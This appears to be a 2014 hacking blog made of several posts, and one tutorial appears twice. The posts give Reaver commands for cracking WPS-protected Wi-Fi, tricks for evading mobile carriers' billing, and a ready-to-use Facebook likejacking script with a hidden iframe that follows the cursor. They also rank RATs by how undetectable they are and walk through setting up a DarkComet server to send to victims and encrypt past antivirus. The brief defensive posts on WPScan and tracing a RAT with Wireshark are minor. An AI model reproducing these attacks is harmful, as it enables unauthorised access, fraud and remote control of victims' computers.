Tuesday, 30 September 2014

Hack WPA/WPA2 WIFI Passwords in 3 Steps

Reaver Hacking Wifi tutotial how to hack wifi wpa protected password 2014 working new wps hacking hack wifi wpa2 password kali linux

WPA wifi hacking
Today you will learn cracking of a WPA / WPA2 Protected Wifi Password which has WPS ( push Button ) enabled on it.

What is Reaver ? 
Reaver is a Linux based software which bruteforce the wps pins on the router which has wps / Push Button enabled and it comes pre loaded with Kali Linux OS.

What is WPS or Push Button ?
WPS/Push Button option comes with many routers / modems in which while connecting to a network you can avoid entering a password and can simply connect to your network by pressing a button inside your moddem / router.

What You Will Need To Perform This Attack ?

  • WPS ( Push Button ) Enabled WIFI Network in Range 
  • Wireless Adapter 
  • Kali Linux OS 

Get Started 

Start Your Kali Linux OS and open terminal

1. Turn On your monitor interface by typing the below command
airmon-ng start wlan0

2. Check if there is any wps enabled wifi in your range.
To check the wps enabled network we will use wash command so type the below command and it will list all those networks which have wps enabled.
wash -i mon0
Now this will display all those networks which have wps enabled so chose any network which has strong signals and after copy its BSSID

3. Start Cracking by typing the below command
 reaver -i mon0 -b BSSID -vv

Here in this command  " reaver -i mon0 -b BSSID -vv " in BSSID paste the BSSID number which you want to crack and which you copied in past from above step and wait for about hours because this needs much time even 3-5 hours depending upon the pin code of the router which reaver will bruteforce and if the pin matches it will crack the password for you and will display the password.


How You can protect yourself from this attack ? 

Well in my opinion for security reasons just disable the wps option or if you really want to enable it then create hard and end custom pin as many routers come with default pin code which reaver can easily crack.

Free Internet and GPRS Tricks 2014

Free GPRS Internet trick for airtel,moblink,zong,jazz,bsnl,2014 working trick free internet access ways to bypass firewall for free internet gprs wordwide free gprs hack internet hack free droidvpn proxy gprs trick
   Caution :- Please make sure you have 0 balance on your mobile phone


Today i am back with some great tricks which you can use to access free internet and no matters what your service provider is or how strong the firewall of your service provider it because if one trick fails you can try another.
                 

Lets Get started ......

1#, By using HTTPS 

This is an old trick but still working on many networks so use HTTPS rather then HTTP which will bypass your isp firewall which is pointing toward the service provider home page or website.


2# Using @ sign
This trick also works on most of the networks like when you open any website it point you toward their own network website so apply @ symbol after your network site or the website which opens on 0balance at your mobile like,
                 https://0.facebook.com@www.google.com
What actually this will do is redirect you to the google.com because of the @ symbol which is command the web browser to redirect on the given url after @.

3# Using Proxy on mobile 

One of the best way to bypass the firewall of your network and use internet for free is using internet via proxy so simply follow the steps and check if its working on your network too or not.

You will need a working proxy server so goto www.hidemyass.com and get a working proxy on green signal only on port 80 or 8080

I have Android Mobile phone so i will goto my settings > more > mobile Network >Access point names


Now this will show you your access points then chose your access point and do some editing as i am going to explain.

Now scroll down and you will see an option of proxy click on it and add the proxy which you got  from hidemyass.com now click ok and below you have to setup port so write the port of your proxy as i mentioned only use a proxy of port 80 or 8080 after click ok and go back and check your APN access point name and it should go green or blue or what ever your theme is.

Now browse website from Android default web browser and i hope in many places this trick works like in india, Pakistan , Nigeria , Somalia , Ethiopia  and most of Asian countries.


#4 Using OperaMini 


Using opera mini for free internet is a working method in Pakistan and many other countries because opera mini has its own private and proxy servers which are connected by default to opera mini web browser to use internet on high speed and thats the main reason why internet uns faster on those browsers.

Using old versions of OperaMini > this is because many of networks providers are smart and they have blocked the proxy servers of your opea mini so use old versions because it contains different proxy servers.

Using New versions > The reason for using is if old versions wont work try out new versions because in future as opera mini browser gets updated then there are chances that its proxies will also get updated which would be unblocked.

5# Using DroidVPN 


DroidVPN trick also works in many countries accept some of the countries and it is for Android Mobile Phones so download it from PlayStore and the best thing is if it get connected in your area this can run android apps too like skype etc so follow my below instructions after the download .

Requirements :-

  • One website which must open on 0 balance like your network provider website or website like 0.facebook.com or any website opening on 0 balance. 

  • Open DroidVPN
  • Create an account if you already don't have it otherwise login
  • Goto Setting
  • Then select use protocol TCP And save
  • Goto Http hedders and write this 
 Host:0.facebook.com
X-Online-Host:0.facebook.com

 Now Save it as it is and go back and connect it and also many times it wont connect so keep connecting like MAX 10 times and i am sure it will got connected and a working trick for airtel , tata docomo , Ufone users.

What if it wont connect ?

If you fail to connect even by taping 10 times then follow some more steps

goto settings of DroidVPN again and in proxy write any working proxy of port 80 or 8080 as you can get it from www.hidemyass.com

Now try to connect and again if you get failed then goto settings of DroidVPN > Port Setting and write down the below ports


  • Port Settings:
  •  - Set UDP Port: 9200
  •  - Set TCP Port: 67
  •  - Bind to Local Port: 68
And Again if it wont connect then the only thing which is not allowing DroidVPN to connect is ports so try to find out open ports of your service provider.


#6 Using FeatVPN


Feat VPN also works great so follow the below instructions.

  1.  download FeatVPN from Android Play Store
  2. Download open VPN config Files , google it ( OPEN VPN Config Files ) ( OVPN file for FeatVPN)
  3. Run a Test of FeatVPn 
  4. Goto Tunnels and select your Ovpn config file 
  5. GO back and click connect and this will work hopefully in many countries for free internet .


#7 Using fake domain 

Fake Domain ! Yes Fake Domain as many of firewalls now a days only filter the website by domain not with ip server so dosent matter what the ip server is but domain should be the address of the website which opens on 0 balance like 0.facebook.com opens for free on my network and i can use 0.facebook.com.kproxy.com a domain of a proxy website using subdomain of 0.facebook.com and firewall will think that it is 0.facebook.com and will allow us to bypass it and after viewing the web there will be an HTTP proxy so get your hands on it and browser internet for free on 0 balance.


#8 Using same Server 

Now All of network providers are not drunked ! they are now using ip address filters to open free websites on their network at 0 balance
like the ip of 0.facebook.com is " 173.252.110.22 " now firewall will only see if the ip address matches with its filter and if ip address of the website is same as specified in filter then it will open that website on 0 balance and dose not matter what the URL of website is but the Ip address .

So whats the point ?

The Point is check those websites which your network provider opens on 0 balance like my network provider opens website m.shabik.sa or www.stc.com.sa and other sites as well and try to find out the other website which is hosted on the same server so open cmd type command " ping www.website.com " and it will give you its ip address now goto www.bing.com and write " ip:192.828.178.55 " now click on search and it will give you all the websites hosted on the same server and i guarantee you that all those websites will open on your mobile at 0 balance .

#9 Using Facebook subdomains 

As we know that 0.facebook.com opens free on many networks without any cost at 0 balance so we will use its sub domains hosted on the same server of 0.facebook.com and they will open facebook for free even with pictures and the full version .


  • http://m.m.0.facebook.com/
  • www.net.0.facebook.com
  • www.com.0.facebook.com
  • www.mm.0.facebook.com


And this will work almost everywhere and not yet fixed by facebook so enjoy it.


10# Using Android Own VPN


So its also a child tutorial of Droid and Feat VPN but necessary 


  1. Download ovpn file 
  2. Goto settings 
  3. Goto More
  4. Goto VPN
  5. And Fill Up the VPN details or just load ovpn file 


I hope you have learned much about bypassing the firewall for browsing free internet on your mobile phones

So to get more updates like this post like my Facebook Page www.facebook.com/sniperhaxx 
Also do some comments and tell your brothers around the world that which trick is working for which network.


Article by Sniper haxXx - + -

Enjoy the free Internet Worldwide using those nasty tricks to browse on 0 balance 


Saturday, 27 September 2014

Facebook Likes Click Jacking Tutorial + Script

facebook likes clickjacking click jacking script tutorial facebook clickjacking script click jacking how to increase facebook likes hack free trick facebook likes jacking free tutorial hacking 

facebook likes click jacking

Today i am going to share a trick from which you can increase your face book fan page likes like hell fire. our todays topic is on how you can increase your Facebook likes by click jacking the users.

what is click jacking ?

According to OWASP 
Click jacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

But in simple words click jacking is like guiding the blind peoples in wrong direction for your wealth.

Because in click jacking mostly peoples try to hijack facebook likes and what they do is first they make the like button of facebook transparent in such a way that it is available but because of its transparency peoples cant see it and after they use java script to move this like button over your mouse, mean where ever your mouse will move this button will move with your cursor on the web page.

And they use this complete script in their web pages and all those visitors which come to that page read the article and if they are logged in from their facebook account and if they click on the webpage the like will be made automatically to your page after they click.

Get Started 

I am going to give you ready made facebook likes click jacking script and you can use it only for testing.

  • Put the below script code above  </head> in your html/php page


    <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.2/jquery.min.js" type="text/javascript">
    </script>
    <script type="text/javascript">
    function ClickJackFbHide(){
    jQuery("div[id^=\'clickjack-button-wrapper\']").hide();
    }
    function ClickJackFbShow(){
    jQuery("div[id^=\'clickjack-button-wrapper\']").show();
    }
    </script>


    • Now below is the main code so put it  before </body> in html/php


      <div id="clickjack-button-wrapper-5" style="position: absolute; opacity: 0; filter: alpha(opacity = 0); -ms-filter:'progid:DXImageTransform.Microsoft.Alpha(Opacity=0)'; margin-left: -50px; z-index: 100; width:27px; height:20px; overflow:hidden">
      <!--<div class="clickjack-mask" style="position: absolute; top: 5px; left: 5px; z-index: 1000; height: 13px; width: 15px;"></div>-->
      <iframe src="http://www.facebook.com/plugins/like.php?href=Replace Your facebook fan pageurl&amp;layout=button_count&amp;show_faces=false&amp;
      width=50&amp;action=like&amp;colorscheme=light&amp;height=21" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:45px; left:-19px; height:21px; z-index: 0; position: relative;" allowTransparency="true"></iframe>
      </div>
      <script type="text/javascript">
      jQuery( document ).ready( function() {
      $( "#clickjack-button-wrapper-5" ).parent().mousemove( function( e ) {
      jQuery( "#clickjack-button-wrapper-5" ).css( {
      top: e.pageY - 10,
      left: e.pageX + 30
      } );
      } );
      clickjack_hider();
      var clickjack_fb_timer = setTimeout("clickjack_hider()",5000);
      } );
      function clickjack_hider(){
      jQuery("input").mouseout(function(){ClickJackFbShow();});
      jQuery("a").mouseout(function(){ClickJackFbShow();});
      jQuery("button").mouseout(function(){ClickJackFbShow();});
      jQuery("textarea").mouseout(function(){ClickJackFbShow();});
      jQuery(".ratingblock").mouseout(function(){ClickJackFbShow();}); jQuery("object").mouseout(function(){ClickJackFbShow();});
      jQuery("input").mouseover(function(){ClickJackFbHide();});
      jQuery("a").mouseover(function(){ClickJackFbHide();});
      jQuery("button").mouseover(function(){ClickJackFbHide();});
      jQuery("textarea").mouseover(function(){ClickJackFbHide();});
      jQuery(".ratingblock").mouseover(function(){ClickJackFbHide();}); jQuery("object").mouseover(function(){ClickJackFbHide();});
      }
      </script>

      Now you have to put your facebook fan page url in  the above script where it is written in RED " Replace Your Facebook Fan Page URL " with your fan page url.

      Now check the script i am 100% sure this is working because i have tested it right now so first unlike your page and then check the script you will get the finger on the page which is a sign that script is working and like button is moving with your cursor in hidden mode.

      Keep visiting and also if you face any problem regarding this article dont hesitate to do comment below i will answer your question as soon as possible.

      Friday, 26 September 2014

      Top Ten (RAT) Remote Administration Tools

      top ten remote administration rat tools darkcomet bozok rat cyber gate crack jrat jspy black shades rat download top ten rat software tools no port forward free rat free remote admin tool free full download


      The Top Ten Remote Administration RAT Software's which are wild now a days because of their Stability and other great features.


      10 # Cyber Gate 


      Cyber Gate
      top ten remote administration rat tools darkcomet bozok rat cyber gate crack jrat jspy black shades rat download top ten rat software tools no port forward free rat free remote admin tool free full download
       Once upon a time when Cyber Gate was ruling over the internet in the race of Rat Tools but from the time when they have started charging their users for the use of cyber gate rat peoples have moved toward other rat tools which are much better then cyber gate but still cyber gate is a good rat tool.

      9 # jRAT 

      J Rat

       jRat got popularity back in 2012 - 2013 when jRat server,s massively hit banks and their users in middle east and its developed on java and works on multiple operating systems like linux,windows,Mac etc and i myself have tested this great RAT it is stable , fast , and Undetectable.
      But now it is not free.

      8 # DameWare RAT

      DameWare RAT
       DameWare RAT is also good Remote administration tool for windows only and the reason its in the top ten list is because of its stability. it comes with totally different GUI plus it copies itself to the windows startup folder and also fetches itself into the register so you may not lose your slaves but its a paid one.

      7 # Nj Rat 

       Nj Rat is totally a different one developed on .net while many peoples mix its name with jRat but this is totally different one and the reason and this tool became popular of its great futures like it spreads via USB , memory card and all removable storage,s. and it pings itself after every single second and refreshes itself for new user in each and every second while the old versions of nj rat are not relaiable but the best and stable version of nj rat which i prefer is Nj Rat 0.6.4

      6 # Poison lvy Rat 
      Poison lvy Rat

       It is good rat tool and also the old one which peoples are using from old times and the reason why peoples love it is its tiny little server which has much less size in KB and the best thing is its free to use no need to purchase.


      5 # Bozok RAT 
      Bozok RAT 

       I guess you have never heard the name of this RAT but yes this RAT is becoming famous now a days and this is developed on .net by a university student and the reason why peoples love this RAT is because it is the fastest RAT in free version and it comes with good features and it is also a free RAT but some of its features are locked doe pro users and if you want those features you have to pay for it.

      4 # Pussy RAT 


      Pussy RAT 

       The Good RAT if you are looking for a paid one i will prefer you this rat because it is one of the best Paid RAT in which you can add all those custom futures which you want by their ready made plugins or also you can order for your custom plugin too. and it is a java based rat runs on multiple operating systems like linux,Mac,Windows and also it is undetectable.

      3 # JSpy 


      JSpy 

       Jspy Rat is a brother of Pussy RAT as developed by same person , with some extra features and back in 2013 this rat was free and i also used its free version and found it a good rat because it was undetectable by most of anti viruses but it was not a stable rat maybe now they have improved their product in stability.

      2 # Black Shades 
      Black Shades 

       Indeed this is the super RAT even better then DarkComet because it is stable , cheap , reliable  , easy to use , great features and it is the most fast rat ever created on .net and supports windows only but great rat but why i have ranked it on #2 is because the owner of Black Shades was arrested by FBI and from that time FBI started to Raid on Black Shades users and arrested many users even considered in thousands so i will not prefer you to use this but indeed its a perfect rat with perfect coding.

      1 # Dark Comet 
      Dark Comet 

       There is no doubt that Dark Comet is the best Rat ever and a free RAT too and also the old one too and still many users use it because of its great functions like in this rat you dont have to forward port it has UNPN function enabled which automatically forward your port and no need to forward from the router plus it is the most stable rat i have ever used in free versions but the bad thing is its not updating as its coder has stooped updating dark comet and started working on a key logger project.

      If you want to learn on how to setup Remote Administration Tool RAT then click here for the tutorial


      Setup DarkComet Full Tutorial + Port Forwarding Solution

      Setup Darkcomet port forwarding without portforwarding full tutorial hacking how to portforward darkcomet tutorial full complete tutorial darkcomet noip dns
      Today We Will Learn :-

      • How Can You Hack A Computer ?
      • What is DNS ? And Its DNS Use In RAT ( Remote Administration Tool ) 
      • What Is UNPN  ?
      • How to Setup UNPN for RATS ?
      • How To Setup DarkComet ?
      • How to Port Forward TCP/UDP ?
      • Setup Rat Without Port forwarding  
      • List of the Top Ten Rats
      Before Starting Please note that this tutorial is only for educational purpose i am not responsible for any of your act done after reading this tutorial 

      Many Peoples Now a days were requesting me to write one article on how could they setup a RAT ( Remote Administration Tool ) which is used to remotely control the computer,s or in simple words to hack the computers.

               To setup Rat You Must have the basic knowledge of some important things which we will discuss below and many peoples on the internet are searching for how to setup RAT but they are confused of different methods which create,s a nexus and they fail to setup their RAT server but after reading this article i guarantee you that you will be able to setup you rat server.

        1. How Can You Hack A Computer ?
      Well Everyone ask this Question and to hack a computer there are many ways of hacking computer by exploiting it and one of the most famous way to hack the computer used by many hackers is to execute the RAT Server in the victim,s computer , once you have executed the server you will be able to control his computer from A to Z mean everything.

       2. What is DNS ? And Use of DNS in RAT ?
      DNS Stands for Domain Name Service and we use DNS in our RAT to make our server long lasting even forever and With the help of DNS we can access our slave,s computer for long time untill the DNS wont expire.
              
             DNS ( Domain Name Server ) plays a middle man role between your Ip Address and The Victim,s Ip Address to transfer the Data And if we use our ip address in the RAT server the RAT server will work and we will be able to hack the pc of victim but as we know that the Ip Address changes with time so when our ip address will be changed we will lose our all of slaves so this is the reason we use DNS because when slave,s computer will send the data like pictures or anything to us it will first send the data to DNS domain name sever and after DNS will verify the our latest Ip Address and after verifying the Ip Address it will send the data to us via our IP.

      To make it easy for you i have prepared a drawing for you so you can understand it quiet easily check it.


      In this Picture you can see that DNS is playing a middle man role and it only updates our ip address so even if our ip changes with time we have no worries to lose our slaves.

      How can you get a DNS service ? 
       You can get a free DNS service and from www.noip.com 


      What Is Port Forwarding ? And Its Use in RAT
        Port is a protocol which is used to transfer data from one Ip Address to Another Ip Address and there are two types of Ports which are mentioned below.
      • TCP
      • UDP
         TCP and UDP are two types of Ports which are the backbone to setup your RAT server and we will have to forward both TCP and UDP both of the same number on our computer and also on our router , while many peoples do one big mistake that they only forward TCP/UDP Port on their computer or only on their router so please keep in mind that you have to forward the both TCP/UDP port with same number on your router and also as well as on your computer.


      What If You cant Forward the Port ? To Setup RAT 
       If You Cant forward the port to setup RAT due to some reasons then there is one more option lefted for you which is like a wildcard , Yes i will show you how to setup RAT using UNPN function so you can setup Rat without port forwarding.


      What is UNPN ? And its Key Role In RAT 
       Universal Plug and Play is a set of networking protocols that permits networked devices to send and receive data on any port which is being used and called by UNPN. As i mentioned that many peoples are having problem in port forwarding so today i will share two methods of setting up rat one with port forwarding and one without port forwarding and both work,s well for me.

      Now we have learned almost every basic thing necessary to setup a Rat Server so lets get started.

      TUTORIAL : - 

      First Download darkcomet from here " Click here to download " and after to forward your port also download auto port forwarding tool so click here " click here to download auto port forwarding tool  " 
      To Get Started you should download two things one is RAT ( Remote Administration Tool ) and second is NO-IP Client. ( No-Ip) Client will automatically update our ip to the DNS 

      For this tutorial i would be using the famous and the most stable RAT Tool " Dark Comet V 5.3 " and i am not providing the link to download so in future you may blame on me for the share of virus so Search on Google to download " Dark-Comet 5.3 ". It is the most stable and working version.

      NO-IP Setup 

      • Goto www.noip.com click on Sign Up 
      • Fill Up the Form and chose free Dns 


      Step 1  ( Port Forwarding ) 
        
      1. Open CMD and type
       ipconfig
      After this  you will find the Default GateWay IP address so note down or copy it

       Note:- Every Router has its different gateway theme 

      2. Open Web-Browser and type the IP Address in the URL Address BAR and Login GateWay Will Appear.


      3. Login to the Router 

      Default User and Password,s are 
      • user : admin
      • pass : admin
      • user  : admin
      • pass  : admin123  ( If you fail to login try Googling your router,s default user pass ) or contact the admin

      4. After Login find the place to forward the ports like in my router the path is Networking > Forwarding 


      5. After Finding the Port Forwarding Section write down your IP V 4 : IP Address which you can also find by typing in cmd " ipconfig "  
      • Write the IP Address in Servers IP BOX
      • Write 1122 port number in begin and end box and select tcp/udp or if you have only one choice then select TCP and after adding the TCP add UDP in the same way.
      • Click Save 


      After Forwarding the TCP/UDP port from the Router Now Open DarkComet 
      • Click on Socket TAB


      • Right Click on Socke Handle Boxes and click on Add Port To Listen And Write down " 1122 " port in the box.


      • After Writing the Port Click on Listen and it will start listening
      • Now Goto www.canyouseeme.org 


      • If you get the Success in Green it mean you have done it and port is forwarded and now there are 100% chances that your RAT will work. and if you get Error in RED sign saying " Error: I could not see your service on....." Then you have done somthing wrong in forwarding your port on Router. So try to search on Google That " How TO Port Forward on 'your router name'  " 
      • Note that If you are still getting that error please read furthure below we can do one more thing as we can setup rat using UNPN function so please have some patience and move to the UNPN. 


      UNPN ( Setup Without Port forwarding ) 
      Note :- If you have sucessfully forwarded your port please move to step 2 and leave it 


       Many Routers are enabled with UNPN function but try to check that UNPN is enabled on your router by logging in and checking in the forwarding or networking section.

      • You Must Have Utorrent So download it - Click here 
      • Open Dark-Comet and click on socket 


      •  Now Right Click below the Socket Handle and A box will open so write down 1122 port in that box


      • Note: DO Not Close DarkComet leave it as it is 
      • Now open Utorrent and click on Option > Preferences 
      • Now In This write down the port 1122 in a box near random ports and click on OK 


      • After Clicking OK you have done it now Port is forwarded using UNPN so check it by entering your port in www.canyouseeme.org 

      The Myth Or Logic Behind that trick 


       STEP 2 ( Creation of Server ) 
        
      •  To create the server please click on DarkComet-Rat to open Options  
      • After Click on Server Module And then click on Minimalist.


      • Now  A box will appear and you have to type your details in it.


      1.  In Stub Id write your server name .
      2. In IP/DNS write you DNS Address which you created while sign up on www.noip.com.
      3. In Port write down the same port you forwarded " 1122 " .
      4. Click on Normal and Chose the path where to save the server and click save.


      Step 4 ( Setting UP No-Ip DNS Client ) 

      • Download the NO-IP client by clicking here ( or goto noip.com and click on download ) 
      • Now After Downloading Install it and Open it 
      • If you cant find it please search in start menu " DUC " you will get it 


      • Click on Edit Hosts 


      • Chose Your Hosts by click on check box and click on save 
      Now Click on Refresh Now and you will see 3 green signals and its a good symbol keep in mind that before starting DarkComet Please Refresh it once because it will update your ip address in your slaves so you can access them and also if you will not refresh your no-ip in 60 days they will delete your account so refresh your noip daily.

      Now send the server which you created to any of your victim which you want to hack and after he executes that server on his/her Computer then he will appear on your DarkComet Module and you can control his pc for a long time.

      Note that do not try to test the server on your own computer because it will not work on your own computer so try to test it on any,ones computer and the victim must not have Anti Virus because Dark comet is detected by almost every anti Virus so you will have to encrypt your server to make it Undetectable.

      I hope you liked my tutorial and you have learned many things from this tutorial and if you face any problem just comment your problem below in the comment box i will replay as soon as possible.

      Friday, 19 September 2014

      scan your wordpress website before someone hack it

      how to  scan wordpress website hack wordpress website wordpress 0day exploit wordpress wpscan hacking website 2014 timthumb exploit scan wordpress website free wordpress online scanner free scan
      Yes scan your wordpress website before some one hack your website and now a days wordpress is the most targeted cms in the world and the widely used cms because of its great futures and pro SEO advantage.

      Now a days hackers are targeting wordpress websites from the methods such as :-

      • Vulnerable 3rd Party Plugins
      • Vulnerable Themes 
      • Vulnerable shared Web Hosting server
      • Outdated CMS
      • 0day 
      These are 5 basic methods used by hackers to hack wordpress websites so lets start about how a hacker hacks wordpress websites.

      Things Need to keep in mind 

      1. Always Try to chose the best web hosting server which provide good and secured hosting like ipage , hostgator and other services which provide best and secured web hosting.
      2. Always Keep Your wordpress website up to date and never use the old wordpress cms version.
      3. Never use the theme which is vulnerable to exploits 
      4. Always update your plugins to newer version 
      5. keep in touch with the world of hacking and 0day exploits of wordpress.


      Scan Your Wordpress website 

      To scan your wordpress website the best way i recommend every one is to use wpscan tool to scan the website from each and every angle.

      #wpscan scans the website for vulnerabilities , 0day exploits , outdated cms , vulnerable themes , vulnerable plugins , and other vulnerabilities and to download wpscan click here.

      Wp scan is a pre-loaded tool in Kali Linux or backtrack Linux and works on linux because it is codded in ruby and if you are using Kali Linux just open the terminal and type the below command.

      wpscan -u www.website.com -e
      Now in this command

      •  " -u " is the url of the wordpress website 
      •  " -e " stands for Enumerate mean to scan website from every angle ( plugins,0day,themes,etc)


      After the scan will be started and this will give you the results by scanning everything one by one and the vulnerable modules would be in the red text in result while the safe modules would be in the green result and also this will give you references to the exploits from different exploits database websites of which your website is vulnerable.


      Thursday, 18 September 2014

      Trace and Catch The Person Who Hacked Your PC via RAT

      Trace and Catch The Person Who Hacked Your PC via RAT  rat darkcomet rat setup portforwarding hacked webcam led hacked pc hacked virus in pc trace hacker hacking track.
      Today i will show you the simple concept that how you can trace the fingerprints of that person who has rat ( remotely accessed ) your pc and has turned your life into hell.
      Their are many ways of tracing that person but the one is to capture All the DNS which are working or are linked with your machine. for this purpose we will use " WireShark " You can download it from this url " http://www.wireshark.org/download.html ".

      1. The process is very friendly and simple just install the wireshark and open it after


      Now chose your network connection by clicking Interface list.


      Now click on start and after that it will start capturing the packets


      Now in filter Box write " DNS " and hit enter


      This will show you all the dns linked and working on your machine at that time
      and you can find the DNS like mostly hackers uses free dns service like no-ip
      and i got that DNS server which you can see in the picture.

      Now open CMD and type this command " (Ping no-ip DNS address)


      This will show you the actual remote Ip of the user who is involved in hacking your machine now call LCPD
      and get that person in jail.

      Monday, 15 September 2014

      How Iran is hijacking the Drones

      How to hijack drone Iran Hijacks the Drone,s United States Military Drone was Hijacked by Iran Hijack Israel drone spy drones


      In 2011  when Iran hijacked United states military spy drone and grabbed the attention of the world toward itself and I must say that human potential is every where but the main thing is to utilize that human potential and that,s what Iran did in recent past years. They used their youth and human potential very positively and actively and as the time passed Iran also progressed with time.

              As every country have some golden collection of hackers which are talented but only few countries are in the world which utilize their talent in the way which it should be and Iran also did this by using their golden group of hackers into the Cyber Defense and provided them facilities and groomed them like a diamond.

      In 2011 When Iranian hackers claimed to take down the US military Drone by taking control of it , in simple words hijacked the drone and later they hijacked many of drones specially some Israeli drones and also in 2014 in this year Iranian Hackers take down one more Israeli Drone as reported by Iranian press and posted on Defense Forum of Pakistan.

      The Question which arises is ,

      How Iran is Hijacking Drones ? 
        To Understand this you must have the knowledge of some of the basics.

      1. How United States or Israeli GPS Drone Fly,s ? 

      The GPS drones as mentioned by its name GPS Drone ( Global Positioning system ) Flys and are controlled by the GPS Signals and there are controlled by the Military Drone controlling station which sends signals to the satellite and after satellite send the signal to Drone and thats how it get controlled .


      1. There are two types of GPS Signals 
        • Military Based GPS Signals 
        • Public GPS Signal,s 


        In the Picture above the Left Side yellow one is the Military Based GPS Signal and the Right One is Public based GPS signal And Military Based GPS signal is only for military and no one can use it but except military And Military drone uses the Military based GPS signal not public one.

        What Actually Iranian Hacker,s did 

        Iranian Hackers used GPS Jammer,s and first of all they cut the signal of the drone from their GPS Jammer and the US Military Drone was unable to get the GPS signal.

        After when drone was neutral in the air they sent their spoofed GPS Signal ( Public GPS Signal )  to the the Drone and after the drone just accepted their spoofed GPS Signal and Iranian hacker,s took control of that drone and easily landed that drone safely.


        As you can see in the above picture the Blue signal,s correspond to the Military Signal,s which are also encrypted and the Red Signal,s reefer to the public signal,s and they just decreased the military signal near to point 1 or point 2 or even zero and after they just sent their powerful spoofed gps signal,s to intercept the drone.

        Can You Hijack Now a days using the same method ? 
            You Can hijack any 3rd party drone or any other country drone which is vulnerable to exploit but you cant hijack the US military Drone now from this method and the reason is that after the US military drone was hijacked by the Iraian hackers they have patched the black hole exploits like they have increased the GPS signal ratio by 5x and also they have mod their drone like if anyone try,s to hijack the drone by jaming the military GPS Signal or if the drone got his signal,s Jammed then the drone has the ability to fly back to the point from where it was taken off to the air using the route by going in reverse direction.


        Below are some of the pictures of drones which are hijacked by Iran.


        US MILITARY DRONE 

        Israeli Advance Spy Drone 

        Israeli Spy Drone


        Now a days Iran is also hijacking some advance military spy drones which are not yet patched i think like recently a month before iran hijacked the upper one israeli drone.

        Iran has also taken step to teach their children,s how to hijack a drone and yet they are now every collage student about the drone hijacking and self defense.

        Sunday, 14 September 2014

        How To Setup Remote Administration Tool RAT Complete Tutorial

        How To Setup Remote Administration Tool (RAT)  Complete Tutorial with port forwarding guide

        Today We Will Learn :-

        • How Can You Hack A Computer ?
        • What is DNS ? And Its DNS Use In RAT ( Remote Administration Tool ) 
        • What Is UNPN  ?
        • How to Setup UNPN for RATS ?
        • How To Setup DarkComet ?
        • How to Port Forward TCP/UDP ?
        • Setup Rat Without Port forwarding  
        • List of the Top Ten Rats
        Before Starting Please note that this tutorial is only for educational purpose i am not responsible for any of your act done after reading this tutorial 

        Many Peoples Now a days were requesting me to write one article on how could they setup a RAT ( Remote Administration Tool ) which is used to remotely control the computer,s or in simple words to hack the computers.

                 To setup Rat You Must have the basic knowledge of some important things which we will discuss below and many peoples on the internet are searching for how to setup RAT but they are confused of different methods which create,s a nexus and they fail to setup their RAT server but after reading this article i guarantee you that you will be able to setup you rat server.

          1. How Can You Hack A Computer ?
        Well Everyone ask this Question and to hack a computer there are many ways of hacking computer by exploiting it and one of the most famous way to hack the computer used by many hackers is to execute the RAT Server in the victim,s computer , once you have executed the server you will be able to control his computer from A to Z mean everything.

         2. What is DNS ? And Use of DNS in RAT ?
        DNS Stands for Domain Name Service and we use DNS in our RAT to make our server long lasting even forever and With the help of DNS we can access our slave,s computer for long time untill the DNS wont expire.
                
               DNS ( Domain Name Server ) plays a middle man role between your Ip Address and The Victim,s Ip Address to transfer the Data And if we use our ip address in the RAT server the RAT server will work and we will be able to hack the pc of victim but as we know that the Ip Address changes with time so when our ip address will be changed we will lose our all of slaves so this is the reason we use DNS because when slave,s computer will send the data like pictures or anything to us it will first send the data to DNS domain name sever and after DNS will verify the our latest Ip Address and after verifying the Ip Address it will send the data to us via our IP.

        To make it easy for you i have prepared a drawing for you so you can understand it quiet easily check it.


        In this Picture you can see that DNS is playing a middle man role and it only updates our ip address so even if our ip changes with time we have no worries to lose our slaves.

        How can you get a DNS service ? 
         You can get a free DNS service and from www.noip.com 


        What Is Port Forwarding ? And Its Use in RAT
          Port is a protocol which is used to transfer data from one Ip Address to Another Ip Address and there are two types of Ports which are mentioned below.
        • TCP
        • UDP
           TCP and UDP are two types of Ports which are the backbone to setup your RAT server and we will have to forward both TCP and UDP both of the same number on our computer and also on our router , while many peoples do one big mistake that they only forward TCP/UDP Port on their computer or only on their router so please keep in mind that you have to forward the both TCP/UDP port with same number on your router and also as well as on your computer.


        What If You cant Forward the Port ? To Setup RAT 
         If You Cant forward the port to setup RAT due to some reasons then there is one more option lefted for you which is like a wildcard , Yes i will show you how to setup RAT using UNPN function so you can setup Rat without port forwarding.


        What is UNPN ? And its Key Role In RAT 
         Universal Plug and Play is a set of networking protocols that permits networked devices to send and receive data on any port which is being used and called by UNPN. As i mentioned that many peoples are having problem in port forwarding so today i will share two methods of setting up rat one with port forwarding and one without port forwarding and both work,s well for me.

        Now we have learned almost every basic thing necessary to setup a Rat Server so lets get started.

        TUTORIAL : - 

        To Get Started you should download two things one is RAT ( Remote Administration Tool ) and second is NO-IP Client. ( No-Ip) Client will automatically update our ip to the DNS 

